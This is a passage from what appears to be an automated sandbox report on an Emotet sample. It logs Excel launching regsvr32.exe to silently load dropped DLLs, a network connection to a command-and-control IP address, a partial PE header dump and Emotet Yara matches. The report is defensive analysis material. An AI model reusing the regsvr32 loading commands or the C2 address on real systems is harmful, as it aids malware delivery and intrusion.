00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$m]]]x]e?N]F\\Rich]PEL1Fb!34\t.text~ `.rdataN7@@@.data(P@.idata<@0@.rsrc34@p@@.relocG@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	68.183.94.239	80	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1528**, Parent PID: **576**

General

Target ID:	0
Start time:	22:51:42
Start date:	31/03/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f7e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **468**, Parent PID: **1528**

General

Target ID:	3
Start time:	22:51:51
Start date:	31/03/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\regsvr32.exe -s ..\xewn.dll
Imagebase:	0xdc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.464950285.00000000003C1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.464950285.00000000003C1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.464483054.00000000001E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.464483054.00000000001E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2140**, Parent PID: **468**

General

Target ID:	4

Start time:	22:51:52
Start date:	31/03/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Onodwrlgmyciiaw\qayqfx.jrd"
Imagebase:	0xdc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.470295129.0000000000231000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.470295129.0000000000231000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.469991014.0000000000180000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.469991014.0000000000180000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **732**, Parent PID: **2140**

General

Target ID:	5
Start time:	22:51:55
Start date:	31/03/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Yyhjz\waeusmddlxyznd.sfn"
Imagebase:	0xdc0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.735740378.0000000000250000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.735740378.0000000000250000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.735867626.0000000000401000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.735867626.0000000000401000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab3198.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4192EA	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar3199.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4192EA	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly